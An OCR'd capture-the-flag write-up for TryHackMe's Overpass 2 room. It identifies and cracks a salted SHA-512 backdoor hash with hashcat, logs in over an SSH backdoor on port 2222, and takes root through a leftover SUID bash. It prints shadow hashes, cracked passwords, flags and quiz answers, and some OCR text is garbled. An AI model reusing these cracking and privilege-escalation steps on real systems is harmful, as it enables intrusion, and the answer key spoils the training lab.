
This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 49450 users are in here and this room is 1200 days old.

The password, after cracking the hash using **hash-identifier** is:

In local machine terminal, I ran ***hash-identifier*** then after in new terminal I run a hashcat method to use for the extracted salt and the hash key code:



```
20800 | sha256(md5($pass))                          | Raw Hash, Salted and/or Iterated
20710 | sha256(sha256($pass).$salt)                 | Raw Hash, Salted and/or Iterated
 1430 | sha256(utf16le($pass).$salt)                | Raw Hash, Salted and/or Iterated
 1710 | sha512($pass.$salt)                         | Raw Hash, Salted and/or Iterated
 1720 | sha512($salt.$pass)                         | Raw Hash, Salted and/or Iterated
 1740 | sha512($salt.utf16le($pass))                | Raw Hash, Salted and/or Iterated
 1730 | sha512(utf16le($pass).$salt)                | Raw Hash, Salted and/or Iterated
19500 | Ruby on Rails Restful-Authentication        | Raw Hash, Salted and/or Iterated
```




```
Your public key has been saved in id_
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPca
The key's randomart image is:
+---[RSA 2048]----+
|        .. .     |
|       .  +      |
|      o   .=.    |
|     . o  o+.    |
|      + S +.     |
|     =.o %.      |
|    ..*.% =.     |
|    .+.X+*.+     |
|   .oo=++=Eo.    |
+----[SHA256]-----+
james@overpass-production:~/ssh-backd
chmod +x backdoor
james@overpass-production:~/ssh-backd
0b8a41899d0196ade16c0d54327c565401929

<9d0196ade16c0d54327c5654019292cbfe0b
SSH - 2020/07/21 20:36:56 Started SSH
```

67 client pkt(s), 19 server pkt(s), 38 turn(s).


Entire conversation (6980 bytes)

Find:


```
┌──(obed㉿kali)-[~]
└─$ sudo hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 6d05358f090eea56a238af02e47d44ee5489d234810ef624 0280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

Possible Hashs:
[+] SHA-512
[+] Whirlpool

Least Possible Hashs:
[+] SHA-512(HMAC)
```



```
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================
* Device #1: pthread-sandybridge-13th Gen Intel(R) Core(TM) i5-13600KF, 2916/5897 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Wed May 10 16:35:02 2023
Stopped: Wed May 10 16:35:03 2023
```



```
james:$6$7GS5e.yv[illegible]:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7::
:

james:whenevernoteartinstant

https://github.com/NinjaJc01/ssh-backdoor

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71
bed

november16
~
~
~
```



Now that you've found the code for the backdoor, it's time to analyse it.

Woop woop! Your answer is correct. ×

Answer the questions below

What's the default hash for the backdoor?

0b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"

What's the hardcoded salt for the backdoor?

"1c362db832f3f864c8c2fe05f2002a05"

What was the hash that the attacker used? - go back to the PCAP for this!

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d019

Crack the hash using rockyou and a cracking tool of your choice. What's the password?


november16

Task 3 ○ Attack - Get back in!

Task 3: Attack – Get back in!

The incident needs someone to take control of the Overpass production server again.


Locate the port number **2222**



H4ck3d by CooctusClan

Secure your servers!

The port we are interested in is **222**




```
┌──(obed㉿ kali)-[~]
└─$ nmap 10.10.186.207
Starting Nmap 7.94 ( https://nmap.org         23-11-28 16:50 EAT
Nmap scan report for 10.10.186.207
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 33.83 seconds

┌──(obed㉿ kali)-[~]
└─$
```

To access the user’s flag, run these piece on local machine:

ssh -i key.pem james@10.10.186.207 -p 2222 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+s-rsa


This is because when using ssh from OpenSSH >= 8.8 the images use an older ssh server version.



```
┌──(obed㉿ kali)-[~]
└─$ ssh -i key.pem james@10.10.186.207 -p 2222 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+s
-rsa
Warning: Identity file key.pem not accessible: No such file or directory.
The authenticity of host '[10.10.186.207]:2222 ([10.10.186.207]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This key is not know      'any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.186.207]:2222' (RSA) to the list of known hosts.
james@10.10.186.207'   password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
::1          ip6-allnodes      ip6-mcastprefix
fe00::0         ip6-allrouters     localhost
ff00::0        ip6-localhost     overpass-production
```

To access the file text containing the flag run: **cd ..** to move the folder step upper or outer.

The **ls** to list and view files available in the directory. Finally run **cat user.txt**



Title: Overpass2 | IP Add... 10.10.18...

There's flags on the box that Overpass can't afford to lose by

Answer the questions below

The attacker defaced the website. What message did they le...

H4ck3d by CooctusClan

Using the information you've found previously, hack your wa...

No answer needed

+15 What's the user flag?


hm{d119b4fa8c497ddb0525f7ad200e6567}

+20 What's the root flag?

Answer format: ***{********************************}

```
james@overpass-production:/home/james/ssh-backdoor$
::1          ip6-allnodes     ip6-mcastprefix
fe00::0        ip6-allrouters     localhost
ff00::0        ip6-localhost     overpass-production
ff02::1        ip6-localnet
ff02::2        ip6-loopback
james@overpass-production:/home/james/ssh-backdoor$ pwd
/home/james/ssh-backdoor
james@overpass-production:/home/james/ssh-backdoor$ cd
bash: cd: HOME not set
james@overpass-production:/home/james/ssh-backdoor$ cd ..
james@overpass-production:/home/james$ ls
ssh-backdoor user.txt www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$ ^C
james@overpass-production:/home/james$
```

The root file flag is: **thm{d53b2684f169360bb9606c333873144d}**



Title: Overpass2 | IP Address: 10.10.186.207 | Expires: 05m 56s

There's flags on the box that Overpass can't afford to lo...

Answer the questions below

The attacker defaced the website. What message did th...

H4ck3d by CooctusClan

Using the information you've found previously, hack you...

No answer needed

+15 What's the user flag?

hm{d119b4fa8c497ddb0525f7ad200e6567}


+20 What's the root flag?

thm{d53b2684f169360bb9606c333873144d}

```
Sorry, try again.
[sudo] password for james:
sudo: 2 incorrect password attempts
james@overpass-production:/home/james$ ./.suid_bash
.suid_bash-4.4$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),108(lxd)
.suid_bash-4.4$ exit
exit
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),108(lxd),1000(james)
.suid_bash-4.4# cd /root
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```

Conclusion

In this activity I have an understanding through the walk through of diffulty in combing Linux command skills, accessing remote desktop – unix based system in this task. By knowing port numbers accessing the remote is possible as long as we have the cracked password initially hashed.



